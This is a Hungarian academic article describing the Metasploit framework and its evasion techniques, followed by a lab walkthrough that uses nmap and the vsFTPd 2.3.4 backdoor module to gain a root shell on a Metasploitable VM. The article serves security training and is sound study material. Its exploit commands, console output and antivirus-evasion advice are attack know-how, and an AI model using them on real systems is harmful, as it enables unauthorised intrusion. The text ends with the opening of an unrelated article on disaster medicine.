[1] Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktorandusz, e-mail: paradaistvan@gmail.com, ORCID: https://orcid.org/0000-0002-3083-6015

[2] Nemzeti Közszolgálati Egyetem, Híradó Tanszék, adjunktus, PhD, e.-mail: toth.hir.andras@uni-nke.hu, ORCID: https://orcid.org/0000-0001-6098-3262

Bevezetés

A Metasploit nagyon sokoldalú és kiterjesztett penetrációtesztelési keret. Segíthet a penetrációs tesztelés során az eljárás korábban kifejtett minden egyes lépésében. Ez egy olyan keret, amelyet először 2003-ban fejlesztett ki H. D. Moore,[3] a Pearl[4] programozási nyelven. 2007-ben újraírták Ruby-ban,[5] és 2009-ben a Rapid7[6] megszerezte a projektet. Nyílt forráskódú projektként indult, de 2009-ben a Rapid7 kereskedelmi verziót készített. Ennek ellenére a nyílt forráskódú keret továbbra is létezik, és jelenleg is folyamatosan használatban van. Ezen elemzés és a projekt során a Metasploit keretrendszert, a Metasploit nyílt forráskódú projektjét fogjuk használni.

A Metasploit szerkezete és alkalmazási lehetőségei

A Metasploit felépítésének azonosítására a legjobb módszer a fájlok és könyvtárak böngészése. Minden nagyon szervezett és logikusan felépített.

Öt fő modullal rendelkezik:

- Auxiliaries segédberendezések: Kis szkriptek az adott feladat végrehajtásához. Ezek a szkriptek általában arra szolgálnak, hogy azonosítsák és teszteljék a gépet egy hasznosítható port felfedezésére. Például egy TCP[7]-portos letapogatás elvégezhető a megcélzott gép IP-címének és a beolvasandó porttartománynak a bevezetésével. A végrehajtás után jelentést kell készíteni a megcélzott gép összes TCP nyitott portjával, a megadott tartományon belül.
- Exploit: A támadás alapvető alkotóeleme. A kizsákmányolás egy olyan szkript, amely – amint a neve is jelzi – kihasználja a rendszer sebezhetőségét, hogy ahhoz hozzáférést biztosítson, vagy hasznos terhet futtasson. A Metasploit több mint 2500 különféle kihasználtsággal rendelkezik minden ismert sebezhetőségre. Ezek a szkriptek általában nagyon specifikusak, és csak akkor biztosítanak

[3] H. D. Moore hálózati biztonsági szakértő, nyílt forráskódú programozó és hacker. A Metasploit Framework, a penetrációs tesztelő szoftvercsomag fejlesztője és a Metasploit Project alapítója.

[4] A Perl egy általános célú, magas szintű, interpretált, dinamikus programozási nyelv, amelynek első verzióját Larry Wall 1987. december 18-án tette közzé. Stílusában és funkcionalitásában sokat merít a C, sed, awk és sh nyelvekből. A Perl egyik legfontosabb része a reguláris kifejezések széles körű támogatása, amely által kiválóan alkalmas nagy méretű szöveg- vagy adatfájlok egyszerű feldolgozására.

[5] A Ruby nyílt forráskódú, teljesen objektumorientált, interpretált, általános célú programozási nyelv. Matsumoto Yukihiro kezdte el megalkotni a nyelvet az 1990-es évek közepén. A fejlesztésbe később többen bekapcsolódtak. A Ruby nyelv egyszerre több programozási paradigmát valósít meg, így a funkcionális, objektumorientált, imperatív és reflektív paradigmáknak is megfelel. Legfontosabb jellemzői a dinamikus típusosság és az automatikus memóriakezelés. A dinamikus szkriptnyelvek családjába tartozik, a Python, Perl, Lisp, Dylan, Pike vagy CLU nyelvekhez hasonlóan.

[6] Kiberbiztonsági cég, amely felvásárolta a Metasploit keretrendszert.

[7] A Transmission Control Protocol (TCP) az internet gerincét alkotó TCP/IP protokollcsalád egyik fő protokollja. A TCP a család két eredeti komponense közé tartozik, az Internet Protocolt (IP) egészíti ki, így együtt TCP/IP néven szokás hivatkozni rájuk. A TCP/IP protokollhierarchia szállítási rétegét valósítja meg. A TCP egy számítógépen futó program és egy másik számítógépen futó másik program között egy adatfolyam megbízható, sorrendhelyes átvitelét hivatott biztosítani. Az internet legfontosabb szolgáltatásainak nagy része TCP-n keresztül érhető el: ilyen pl. a World Wide Web és az e-mail. Más alkalmazások, amelyeknél a kisebb késleltetés fontosabb a csomagvesztés elkerülésénél, a User Datagram Protocolt (UDP) használhatják.

hozzáférést a támadónak, ha a célpontszolgáltatás abban a verzióban van, amelyre a kizsákmányolást tervezték.

- Encoders: A támadás esetén a legjobb eset mindenféleképpen az, ha a cél ugyanabban a hálózatban található, mint a támadó, és nincs olyan biztonsági szoftver, ami detektálná és jelezné a támadást, mint például egy víruskereső. A való világban ez nagyon valószínűtlen. Annak érdekében, hogy a rosszindulatú kód végrehajtható legyen, át kell mennie ezen a biztonsági kapun keresztül, riasztás felhívása nélkül. A kódolókat ennek megfelelően arra alkalmazzuk, hogy elrejtsék a rosszindulatú kódot.
- Payload: A hasznos teher az a rosszindulatú kód, amelynek futtatása a cél a megcélzott gépen információszerzés vagy hozzáférés céljából. Alapvetően először kifejlesztenek egy hasznos payloadot, majd kódolják, tehát nem tűnik gyanúsnak, így bejuttatható a támadandó hálózatba vagy eszközbe, majd végül kihasználják a hasznos teherbe kódolt feladatok által generált eredményeket a megtámadott hálózat vagy gép vonatkozásában. Háromféle hasznos payload létezik: 1. Singles: Az összes kód egyetlen hasznos teherben van. A legnyilvánvalóbb hátránya a fájl mérete. 2. Stagerek: Sok esetben számít a méret, és az egyszeri hasznos teher nem hajtható végre. Ezekben az esetekben fokozatot használnak. Csatlakozást hoz létre mind a gépek, mind a támadó, mind a cél között a szakaszok letöltéséhez. 3. Szakaszok: A szakaszok a csomagok által letöltött különféle csomagok, amelyek tartalmazzák azt a kódot, amelyet a megcélzott gépen futtatni akarunk.
- Post: A behatolás elérésével kezdődik a valódi munka, amikor megkezdjük a célhoz való hozzáférést és a károkozást. A post modulok segítik a támadót a kár további növelésében. Nagyon sok speciális célokra alkalmazott scriptet tartalmaznak, mint például 1. Felhasználói jogosultságok bővítése; 2. Mentett jelszavak és felhasználónevek ellopása; 3. Állandó hozzáférés a géphez; 4. Kulcsnaplózó, a felhasználói bemenet nyomon követése.[8]

Adatbázisok és munkaterületek Metasploitban

A gép támadása közben sok nagyon hasznos információ keletkezik. Ha nem tárolunk helyben és biztonságosan, akkor ezt az információt könnyen elfelejtjük. A Metasploit alapértelmezés szerint PostgresSQL[9] adatbázist használ az összes generált adat tárolására. Ez az adatbázis munkaterületekben elválasztható, így a felhasználó nem keveri össze a fontos információkat. A munkaterületek használata nagyon hasznos lehet, ha egyszerre dolgozik különféle projekteken. A keretrendszer képes továbbá az adatbázis információinak importálására és exportálására, valamint lekérdezésére, hogy megkapja a konkrét adatokat.

[8] Carlos Joshua Marquez: *An Analysis of the IDS Penetration Tool: Metasploit.* Elérhető: www.infosecwriters.com/text_resources/pdf/jmarquez_Metasploit.pdf (A letöltés dátuma: 2020. 03. 16.)

[9] A PostgreSQL, más néven Postgres egy relációsadatbázis-kezelő rendszer [angol rövidítéséből: (O)RDBMS]. Licencét tekintve szabad szoftver. Sok más szabad szoftverhez hasonlóan a fejlesztést önkéntesek végzik közösségi alapon.

Integráció más szolgáltatásokkal

A Metasploit lehetővé teszi a felhasználó számára, hogy a keretben nagyon fontos eszközöket használjon. A Metasploit használatának előnye, hogy a kimenet automatikusan menthető az adatbázisba. Például az operációs rendszer észlelésére az NMAP[10]-szolgáltatást alkalmazzuk, majd az így kapott eredmények automatikusan elérhetőek lesznek minden irányítóállomásról, amelyek információkat próbálnak szerezni az adatbázisunkból. Ebben az esetben csak olyan készülékek esetében képes az operációs rendszereket felismerni, amelyek rendelkeznek néhány nyitott porttal, mert az operációs rendszert a szkennelés által küldött ping válaszával érzékeli.

Meterpreter

A Meterpreter egy előzetes szakaszos hasznos teher, amely DLL[11]-injekciót használ a parancsok távoli végrehajtására. A DLL-injektálás lehetővé teszi a kód végrehajtását egy másik folyamatcímtérben. Ez azt jelenti, hogy a Meterpreter fő jellemzője a futtatás. Csak a memóriában van, így semmit nem ír a lemezen, és nem hoz létre új eljárást. Ez azt jelenti, hogy kevesebb bizonyíték van a támadásáról. Egy Meterpreter shell[12] megszerzéséhez először be kell juttatni a szakaszos hasznos terhet a rendszerbe, majd a Meterpreter kialakítja a kapcsolatot a támadó rendszerrel. Létrehoz egy Ruby API[13]-t, és a támadó kommunikálhat az egyszerű, távolról végrehajtott parancsokkal. Néhány példa ezekre a parancsokra a kulcsnaplózáshoz (a felhasználó összes megnyomott gombjának rögzítése, hogy mindenekelőtt jelszavakhoz jussunk), képernyőképei annak rögzítésére, hogy a felhasználó mit csinál abban a pillanatban. A Hashdumps-fájlok[14]

[10] Az NMAP (Network Mapper) egy ingyenes és nyílt forrású hálózati szkenner, amelyet Gordon Lyon hozott létre. Az NMAP arra szolgál, hogy felfedezzen hosztokat és szolgáltatásokat egy számítógépes hálózaton, csomagok küldésével és a válaszok elemzésével. Az NMAP számos szolgáltatást nyújt a számítógépes hálózatok teszteléséhez, beleértve a hoszt felfedezését, valamint a szolgáltatás és az operációs rendszer észlelését. Ezek a szolgáltatások kibővíthetők a szkriptekkel, amelyek fejlettebb szolgáltatásfelismerést, sebezhetőségi észlelést, és egyéb szolgáltatásokat nyújtanak. Az NMAP alkalmazkodni tud a hálózati feltételekhez, beleértve a késleltetést és a torlódást a szkennelés során.

[11] A DLL (Dynamic Link Library, szó szerint „dinamikus csatolású/hivatkozású könyvtár") kifejezés az informatikában a Windows operációs rendszerek alkalmazásainak (programjainak) segédfájljait, egészen pontosan az ún. megosztott könyvtárakat jelentik: ezek eljárásokat (függvényeket), a más programokhoz, illetve rendszerekhez való illeszkedést (kompatibilitást) segítő eszközöket, esetleg a programok ikonjait tárolják (utóbbira példa a Windows rendszerkönyvtárában található shell32.dll, moricons.dll; cool.dll vagy pifmgr.dll).

[12] Más néven parancsértelmező. Ugyanazt a feladatot látja el, mint MS-DOS alatt a command.com, de sokkal több mindenre képes. Nem része az operációs rendszernek, ez tartja a kapcsolatot a felhasználó és az operációs rendszer között. Minden felhasználó bejelentkezésekor egy parancsértelmező indul el. A parancsértelmező szabványos bemenete és kimenete a terminál. Egy promptot jelenít meg (ami egyénileg beállítható), jelezve, hogy készen áll a feladatok végrehajtására.

[13] Az alkalmazásprogram interfész (API) rutinok, protokollok és eszközök készlete a szoftveralkalmazások készítéséhez. Alapvetően egy API határozza meg, hogy a szoftver összetevőinek miként kell egymásra hatniuk. Ezen felül az API-kat használják a grafikus felhasználói felület (GUI) összetevőinek programozásakor.

[14] A legelső, amit célzott támadásoknál a támadók megtesznek a kompromittált rendszereken a jelszavak kigyűjtése. Erre a Meterpreter shell lehetőséget ad, a beépített hashdump parancs a memóriából kigyűjti az ott tárolt jelszó hash-eket

hash jelszavakat tárolnak. Először maga a jelszó nem érhető el, de ha a jelszó nem biztonságos, akkor más szoftverek feltörhetik azt, mint például a JtR (John the Ripper)[15].

MSFVenom[16]

A hasznos teher létrehozása érdekben a Metasploitnak van egy kiváló eszköze, amely segíti ebben a munkában. Az MSFVenom hasznos terheléseket generál és kódol egy paranccsal. Támogatja ugyanazokat a hasznos terheket és kódolókat, amelyeket a fő keret támogat, tehát alapvetően olyan, mint egy kisebb keret, csak a hasznos és kódoló modulokkal együtt. Azonban az MsfVenom-nak szüksége van bizonyos információkra a megcélzott gépről a jó hasznos teher kialakításához. Ezeket az információkat tudjuk megszerezni például az NMAP-szolgáltatással. Az MsfVenom előnyei a következők: 1. egyetlen eszköz; 2. szabványosított parancssori lehetőségek; 3. megnövelt sebesség.[17]

Ügyféloldali támadások

Mint korábban kifejtettük, az előző támadások csak akkor működnek, ha a megcélzott eszköz ugyanabban a hálózatban található, mint a támadó. Ha nem ugyanabban a hálózatban van a megcélzott gép IP-je, akkor egy NAT[18] mögött van. Ez azt jelenti, hogy csak a hálózat egy nyilvános IP-jéhez férhet hozzá, nem pedig egy adott géphez.

A korábbi magyarázatokban a támadó mindig elindította a kapcsolatot a célponttal. Ügyféloldali támadások esetén a célgép az, ami megkezdi a kapcsolatot a támadógéppel. Ha nem tudjuk elérni a megcélzott gépet, akkor arra késztetjük az eszközt, hogy kapcsolatot létesítsen a gépünkkel.

Az első lépés egy hasznos teher kifejlesztése, amely csatlakozik a gépünkhöz. Például, ha hozzáférést szeretnénk elérni egy Windows géphez, akkor a paypreter meterpreter_reverse_tcp segítségével hozhatunk létre TCP kapcsolatot és megkaphatjuk a meterpreter munkamenetet. Ennek a hasznos tehernek a fejlesztéséhez meg kell ismernünk a gépet, amely azt üzemelteti, különben nem fog működni.

[15] A John the Ripper egy gyors jelszókrekkelő, jelenleg elérhető Unix, MacOS, Windows, DOS, BeOS és OpenVMS rendszerekhez.

[16] MSFVenom az MSFpayload és MSFencode kombinációja, ami ezt a két alkalmazást egy keretrendszerbe foglalja össze. Az MSFVenom 2015. június 8-án vette át a msfpayload and msfencode helyét.

[17] *MsfVenom.* Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfvenom/ (A letöltés dátuma: 2020. 03. 18.)

[18] A hálózati címfordítás (angolul *Network Address Translation,* röviden NAT) a csomagszűrő tűzfalak, illetve a címfordításra képes hálózati eszközök (pl. router) kiegészítő szolgáltatása, amely lehetővé teszi a belső hálózatra kötött gépek közvetlen kommunikációját tetszőleges protokollokon keresztül külső gépekkel anélkül, hogy azoknak saját nyilvános IP-címmel kellene rendelkezniük. Címfordításra akár egyetlen számítógép is képes, így valósítható meg például az internetkapcsolat-megosztás is, amikor a megosztó gép a saját publikus címébe fordítja bele a megosztást kihasználó kliens gép forgalmát.

Vírusirtók elkerülése

Korábban bemutattuk a kódoló modult, és azt mondtuk, hogy nagyon hasznosak a rosszindulatú kódok elrejtésében a vírusírtóktól, de a kódoló használata nem elegendő. A www.virustotal.com webhelyek segítségével ellenőrizhetik, hogy egy víruskereső észlel-e hasznos terhet, vagy sem. Ha a hasznos teher kódolása nem csak egy alkalommal történik, az antivírusok nagy része felismeri. Ennek megoldására a kódolás többszörös iterációit használják. Annak érdekében, hogy a hasznos teher jól kódolva legyen, javasolt a különböző kódolók és iterációk keverése, hogy a kimutatási sebesség annyira korlátozott legyen, amennyire csak lehetséges a méretkorlátozásokon belül. Minden új iteráció és kódolás növeli a fájl méretét, sőt akár a hasznos terhet is károsíthatja.

A víruskereső szoftverek elkerülésének másik módja a tömörítő programok, például a Winrar[19] vagy a 7-Zip[20] használata. Végül, egy antivírus elleni nagykerülés érdekében adhatunk egy jelszót is a tömörített állományunkhoz. Ez nagymértékben megnöveli az áthatolási képességünket a védelmi szoftvereken, ugyanakkor problémát jelenthet, hogy a felhasználóknak is tudniuk kell a jelszót, hogy kibontsák és futtassák a fájlt.[21]

A vsFTPd[22] exploit

A vsFTPd Metasploittal való exploitjának végrehajtását virtuális gépekkel bizonyítjuk be. A virtuális gépeket egy fizikai számítógépen futtattuk, amelynek specifikációi a következők voltak (1. táblázat):

- legalább 8 GB RAM memória és 35 GB szabad tárhely;
- Oracle VirtualBox[23];
- három virtuális gép:

1. táblázat

Az alkalmazott számítógépen futtatott virtuális gépek specifikációi.

Forrás: a szerzők összeállítása

Virtuális gépek	RAM	Disk Space
Támadó gép (Kali)	1 GB	10 GB
Sebezhető virtuális gép (Metasploitable)	512 KB	8 GB
Virtuális Router	3 GB	10 GB

[19] A WinRAR egy fájltömörítő és -archiváló program Microsoft Windows operációs rendszerhez. Létezik hozzá parancssoros és grafikus felhasználói felület is.

[20] A 7-Zip egy fájltömörítő és -archiváló program Microsoft Windows operációs rendszerhez. Létezik hozzá parancssoros és grafikus felhasználói felület is. Képes beépülni a Windows Intézőbe. A 7-Zip ingyenes program, LGPL licenccel.

[21] Nil Torres Pagès: *Module development in Metasploit for pentesting.* A Degree Thesis, Universitat Politècnica de Catalunya, 2019. 15-20.

[22] vsFTPd (vagy nagyon biztonságos FTP-démon), egy FTP-szerver Unix-szerű rendszerekhez, ideértve a Linuxot is. A GNU Általános Nyilvános Licenc alapján engedélyezett. Támogatja az IPv6-ot, a TLS-t és az FTPS-t (2.0.0 óta explicit és 2.1.0 óta implicit). Ez az alapértelmezett FTP-szerver az Ubuntu, CentOS, Fedora, NimbleX, Slackware és RHEL Linux disztribúciókban.

[23] A Virtualbox egy elterjedt kliensoldali virtualizációs szoftver. Eredetileg az Innotek GmbH terméke volt, amit először a SUN vásárolt meg, majd az Oracle tulajdonába került. A szoftver ingyenes, elérhető Windows, Linux és MacOS platformokra is.

A felderítés

Ebben a részben az NMAP használatával határozható meg, hogy a virtuális sebezhető gép sérülékenységet takar-e a vsFTPd 2.3.4 verzióhoz társítva. A vsFTPd 2.3.4 gyökér szintű (magas szintű) hozzáférést az FTP[24]-kiszolgálóhoz (kiszolgáló mások számára letölthető fájlok tárolására), az azon található biztonsági rés(ek) kihasználásával.


Az NMAP opciók segítségével szkript használható az FTP biztonsági résének tesztelésére:

```
root@kali:~# nmap –script ftp-vsFTPd-backdoor
209.165.200.235 --reason > ftpd.txt
```

Amikor a prompt visszatér, az NMAP-eredményeket tartalmazó szöveges fájlt megnyitjuk.

```
root@kali:~# cat ftpd.txt
```

Az eredmény felsorolja a vsFTPd sebezhetőséget és más nyitott portokat, amelyeket az NMAP észlel a virtuális gépen. Ebben az esetben a 21. port segítségével tudjuk kihasználni a biztonsági rést (1. ábra).[25]



1. ábra

Az NMAP által kimutatott nyitott port a vsFTPd 2.3.4 alkalmazásához.

Forrás: a szerzők összeállítása

[24] A File Transfer Protocol vagy rövid nevén FTP TCP/IP hálózatokon – mint amilyen az internet is – történő állomány átvitelre szolgáló szabvány.

[25] *Metasploitable 1: vsFTPd 2.3.4.* Elérhető: https://medium.com/@mplacio/metasploitable-1-vsFTPd-2-3-4-c4d3e-a5db208 (A letöltés dátuma: 2020. 03. 20.)


Az exploit használata

A vsFTPd sebezhetőséget kihasználva egy root[26]-hozzáférés szerezhető a virtuális géphez a teljes ellenőrzés megszerzése céljából a virtuális gép fölött.

A Metasploit Framework használatával elindítható a kizsákmányolás a virtuális sebezhető gép ellen a vsFTPd használatával. A Metasploit Framework (MSF) egy eszköz távoli célszámítógép elleni támadások fejlesztéséhez és indításához. Használható egy gazdagép sebezhetőségének tesztelésére is. Az MSFconsole valószínűleg az MSF legnépszerűbb felülete (2. ábra). Ez egy „mindent az egyben" központosított konzolt biztosít, és lehetővé teszi a hatékony hozzáférést az MSF-ben elérhető összes alkalmazói felülethez, lehetőséghez. Az MSFconsole használatának előnyei:

- ez az egyetlen támogatott mód a Metasploit legtöbb szolgáltatásának elérésére;
- konzolalapú felületet biztosít a kerethez;
- a legtöbb szolgáltatást tartalmazza, és a legstabilabb MSF-interfész;
- teljes readline támogatás, parancsvégrehajtás;
- lehetséges külső parancsok futtatása az MSFconsole-ban.[27]

```
root@kali:~# msfconsole
```



2. ábra

Az MSFconsole nyitófelülete.

Forrás: a szerzők összeállítása

[26] Rendszergazdai, teljes jogú hozzáférés.

[27] *Using the MSFconsole interface.* Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfconsole/ (A letöltés dátuma: 2020. 03. 20.)

Ahogy az a 3. ábrán látható, az MSF-parancssorban a search vsFTPd parancs végrehajtja a vsFTPd v2.3.4 hátsó ajtóhoz társított modul keresését. Ezt a modul lesz használatos a kizsákmányolás során.

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Exec
ution


msf >
```

3. ábra

vsFTPd keresési eredmény az MSF-parancssorban.

Forrás: a szerzők összeállítása

Az exploitot megtalálva így a következő lépés a sebezhetőség használása a kizsákmányolás során, illetve a sebezhető virtuális gép IP-címének beállítása, valamint e lépések ellenőrzése (4. ábra).

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set rhost 209.165.200.235
rhost => 209.165.200.235
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  209.165.200.235  yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) >
```

4. ábra


A célszámítógép IP-címének és a támadásra használt port számának megadása.

Forrás: a szerzők összeállítása

Ezután maga a kihasználás következik. A vsFTPd exploitot használtuk fel, hogy root-hozzáférés legyen elérhető a virtuális sebezhető géphez.

```
msf exploit(vsFTPd_234_backdoor) > exploit
[*] 209.165.200.235:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 209.165.200.235:21 - USER: 331 Please specify
the password.
[+] 209.165.200.235:21 - Backdoor service has been
spawned, handling…
[+] 209.165.200.235:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened
(209.165.201.17:33985 -> 209.165.200.235:6200) at
2017-07-11 11:53:35 -0400
```

Ez belép a Metasploit Framework terminálba, és a Kali gazdagépről mostantól root-hozzáféréssel rendelkezik a Metasploitable virtuális géphez. Annak ellenőrzéséhez, hogy milyen felhasználó-hozzáféréssel rendelkezik a Metasploitable virtuális géphez, a whoami parancsot hajtjuk végre, majd a hostname parancsot, amelyből kiderül a célpont-számítógép neve és végül az ifconfig parancs. Ezzel meghatározható a sebezhető virtuális gép IP-címe (209.165.200.235). Alkalmazva a fenti lépéseket a saját hálózatunkon, illetve más megvizsgálni kívánt hálózaton, egy backdooron keresztül parancssoros felületi kapcsolat hozható létre azokon a meghatározott célpont-számítógépeken, amelyeknél a vsFTPd sebezhetősége fennáll (5. ábra).



5. ábra

Az exploit futtatását követően parancssoros kapcsolat a célpont-számítógéppel, amely a következő lekérdezéseket teszi a célpont-számítógépen: felhasználónév, számítógépnév, IP-cím.

Forrás: a szerzők összeállítása

Összegzés

A cikkben taglalt szoftveres megoldás jelentős alapot szolgáltathat egy a Magyar Honvédség által alkalmazott informatikai biztonsági tesztelés részeként. A szakállomány megfelelő kiképzésével, valamint a Metasploit sokrétű használatával olyan informatikai sérülékenységeket sikerülhet felfedni, majd ez által javítani, amelyek nagymértékben hozzájárulhatnak Magyarország kibervédelmi stratégiájának megvalósításához, valamint a Magyar Honvédség kibervédelmi tevékenységeihez, az esetleges támadások elkerüléséhez, megelőzéséhez. Ilyen példák a következők: 1. a Windows 7, Windows 8.1 és Windows 10-es verziókkal is kipróbált Veil AES titkosított Reverse-tcp Metasploit támadások (Amelyek a „ruby/meterpreter/reverse_tcp" és „ruby/meterpreter/reverse_tcp" parancsok használatával képesek a wekamera és mikrofon feletti irányítás átvételére az adott számítógépeken.); 2. az Az MS08-067 és remote shell a Metasploit konzolalkalmazásból kiválasztható az alkalmazni kívánt exploit, távoli hozzáférés érdekében; 3. amennyiben nincs távolról támadható hiba, úgy a célpont számítógépének támadása helyett a felhasználót támadják meg, általában e-mailben. Ennek melléklete valamilyen Microsoft Office dokumentum, Adobe Flash vagy PDF-állomány, esetleg JavaScript vagy VBScript program. A Metasploit lehetőséget nyújt a Microsoft Office-alkalmazások biztonsági hibáit kihasználó dokumentumok gyártására. A fejezet megírásakor a CVE-2017-11882 a legkurrensebb ilyen hiba, amelyet számtalan célzott és általános támadásban használnak.[28]

A vsFTPd szerver kihasználása egy megfelelő lehetőség a döntéshozók figyelemének felhívására, a jövőbeli esetleges támadások megelőzésére, illetve a rendszerek és hálózatok gyenge pontjainak meghatározására. Folyamatos alkalmazásával megvalósítható az állomány digitális kompetenciájának fejlesztése, illetve a szakállomány oktatása, továbbképzése.

Felhasznált irodalom

Marquez, Carlos Joshua: *An Analysis of the IDS Penetration Tool: Metasploit.* Elérhető: www.infosecwriters.com/text_resources/pdf/jmarquez_Metasploit.pdf (A letöltés dátuma: 2020. 03. 16.)

Pagès, Nil Torres: *Module development in Metasploit for pentesting.* A Degree Thesis, Barcelona, Universitat Politècnica de Catalunya, 2019. Elérhető: https://upcommons.upc.edu/bitstream/handle/2117/171278/Module%20development%20in%20Metasploit%20for%20pentesting.pdf?sequence=4&isAllowed=y (A letöltés dátuma: 2020. 03. 16.)

Paráda István: Webkamera hack – penetration teszt. *Hadmérnök,* 12. (2017), 1. Klnsz. 204–216. Elérhető: www.hadmernok.hu/170k_16_parada.pdf (A letöltés dátuma: 2020. 03. 20.)

[28] Paráda István: Webkamera hack – penetration teszt. *Hadmérnök,* 12. (2017), 1. Klnsz. 204–216. Elérhető: www.hadmernok.hu/170k_16_parada.pdf (A letöltés dátuma: 2020. 03. 20.)

Internetes források

Metasploitable 1: vsFTPd 2.3.4. Elérhető: https://medium.com/@mplacio/metasploitable-1-vsFTPd-2-3-4-c4d3ea5db208 (A letöltés dátuma: 2020. 03. 20.)
MsfVenom. Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfvenom/ (A letöltés dátuma: 2020. 03. 18.)
Using the MSFconsole interface. Offensive security. Elérhető: www.offensive-security.com/metasploit-unleashed/msfconsole/ (A letöltés dátuma: 2020. 03. 20.)

HADMÉRNÖK
FÓRUM
15. évfolyam (2020) 3. szám 231–239.
DOI: 10.32567/hm.2020.3.13

Tóth György[1]

Tömeges káresemények és katasztrófák következményeinek egészségügyi felszámolását végző és támogató szervezetek tevékenysége

Activities of Organisations Specialising in and Supporting the Health Response to Major Incidents and Disasters

Hazánkban a tömeges balesetek előfordulása gyakori, katasztrófák bekövetkezése során jelentkező nagy számú sérültek, betegek ellátására is bármikor számíthatunk. Annak érdekében, hogy a helyszíni tevékenység hatékony és egyben dinamikus legyen, illetve a rendelkezésre álló kapacitás megfelelő kihasználása is megtörténhessen, a helyszínen tartózkodó, illetve az ellátásban részt vevő szervezetek összehangolt együttműködésére van szükség, amelyek valamennyi tagja a katasztrófa medicina elveit követi. A közlemény célja elemezni és értékelni a nagyszámú sérülteket, betegeket eredményező káresemények egészségügyi felszámolásában részt vevő és támogató szervezetek tevékenységét.

Kulcsszavak: **tömeges baleset, katasztrófa, kárhely, egészségügyi felszámolás**

In Hungary, one can count on the treatment of a large number of injured people at any time during disasters, which are quite frequent. In order for the scene activity to be efficient and dynamic, and for the available capacity to be used properly, there is a need for coordinated co-operation between the on-site and the organisations involved in the care, and for all members to follow the principles of disaster medicine. The purpose of the article is to analyse and evaluate the activities of organisations

[1] Országos Mentőszolgálat, Észak-Alföldi Regionális Mentőszervezet, állomásvezető mentőtiszt; Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktorandusz, e-mail: toth.gyorgy@mentok.hu, ORCID: https://orcid.org/0000-0002-5278-5757

